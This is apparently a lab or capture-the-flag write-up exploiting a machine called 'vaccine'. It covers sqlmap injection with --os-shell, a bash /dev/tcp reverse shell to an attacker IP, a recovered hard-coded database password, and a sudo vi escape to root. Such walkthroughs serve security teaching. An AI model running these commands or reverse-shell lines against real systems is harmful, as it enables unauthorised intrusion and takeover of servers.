
Since the input we want to test is the search parameter on dashboard.php, we point SQLMap directly at that request. We also provide the valid PHPSESSID so SQLMap can reproduce the request as an authenticated user.
sqlmap \
  -u 'http://10.129.142.168/dashboard.php?search=any+query' \
  --cookie="PHPSESSID=4ejmcrf112pfnlt2r7qrtlfr8f"
SQLMap confirms that the GET parameter search is vulnerable to SQL injection. It identifies the back-end DBMS as PostgreSQL and reports several supported injection techniques, including boolean-based blind, error-based, stacked queries, and time-based blind SQL injection.
This confirms that the search functionality provides a usable SQL injection point that can be leveraged further.
Escalating the SQL Injection to initial foothold
Because SQLMap identified a working SQL injection and supported techniques such as stacked queries, the next step is to determine whether the database context can be leveraged for operating system command execution.
SQLMap provides the --os-shell option for this purpose:
sqlmap \
  -u 'http://10.129.142.168/dashboard.php?search=any+query' \
  --cookie="PHPSESSID=4ejmcrf112pfnlt2r7qrtlfr8f" \
  --os-shell
The --os-shell option attempts to use DBMS-specific techniques through the existing SQL injection to execute commands on the underlying operating system. Whether this succeeds depends on factors such as the database permissions and server configuration.
In this case, SQLMap successfully obtained an OS shell, giving us command execution on the target server through the vulnerable web application.
Interactive TTY
With --os-shell, we now have command execution on the target, but we are still reaching the operating system through the SQL injection and database process. We are not interacting with a normal terminal yet.
In other words, SQLMap is using the vulnerable database as the execution path to launch operating-system commands. Those commands may be handled through a minimal, non-interactive shell such as /bin/sh, rather than a full Bash environment.
Because of this, running the reverse-shell command directly from Revshell Generator failed
bash -i >& /dev/tcp/10.10.15.118/443 0>&1
The /dev/tcp/... redirection syntax is a Bash-specific feature, and the minimal shell processing the command did not understand it.
To fix this, we explicitly tell the system to launch Bash and let Bash interpret the command:
bash -c "bash -i >& /dev/tcp/10.10.15.118/443 0>&1"
The bash -c wrapper tells the system to run the text inside the quotes using Bash instead of having the current minimal shell interpret it.
Bash understands the /dev/tcp redirection, so the reverse connection succeeds and gives us a more usable shell.

Enumerating the home directories with the postgres user's permissions, we were able to locate the user flag inside the postgresql folder.

Privilege Escalation
We checked our sudo privileges with sudo -l
This required a password, so we first tried the two passwords we had already collected, but neither worked.
Next, we searched /var/www/html for possible credentials. Since this is a PHP web application using a SQL database, the PHP source code may contain database connection details such as a username, password, host, or database name. These credentials are sometimes hard-coded directly into files or configuration variables.
Inside the directory, we found dashboard.php and index.php. We checked dashboard.php first because it is likely to handles the main application functionality and may contain the database connection used to retrieve data for the dashboard.

There, we found the password for the postgres user P@s5w0rd!
Running sudo -l again with this password confirmed that it was valid and allowed us to view the commands the postgres user could execute with elevated privileges.
Because our current reverse shell was still unstable, we used the newly discovered credentials to SSH into the machine as postgres, giving us a much more reliable interactive shell.
From the sudo -l output, we discovered that postgres was allowed to edit the PostgreSQL configuration file pg_hba.conf using vi:
sudo /bin/vi /etc/postgresql/11/main/pg_hba.conf
Since vi can sometimes be abused when executed with sudo, we checked GTFOBins to determine whether this permission could be used for privilege escalation.
Vi Exploitation
We first attempted the standard GTFOBins vi privilege-escalation command:
sudo vi -c ':!/bin/sh' /dev/null
However, sudo rejected it
Sorry, user postgres is not allowed to execute
'/usr/bin/vi -c :!/bin/sh /dev/null' as root on vaccine.
This happened because our sudo permission was restricted to a specific vi command and file path. We were allowed to run:
sudo /bin/vi /etc/postgresql/11/main/pg_hba.conf
but not add different arguments such as -c or replace the permitted file with /dev/null.
We therefore ran the exact command allowed by sudo
sudo /bin/vi /etc/postgresql/11/main/pg_hba.conf

Although we could not use GTFOBins' complete vi -c ':shell' command, the important part is that vi itself was already running with root privileges. vi supports internal commands beginning with :, including commands that open a shell.
From inside the privileged vi session, we entered :shell
This spawned a shell inheriting vi's root privileges, successfully giving us root access.

Enumerating through the root folder, we were able to find the root flag.
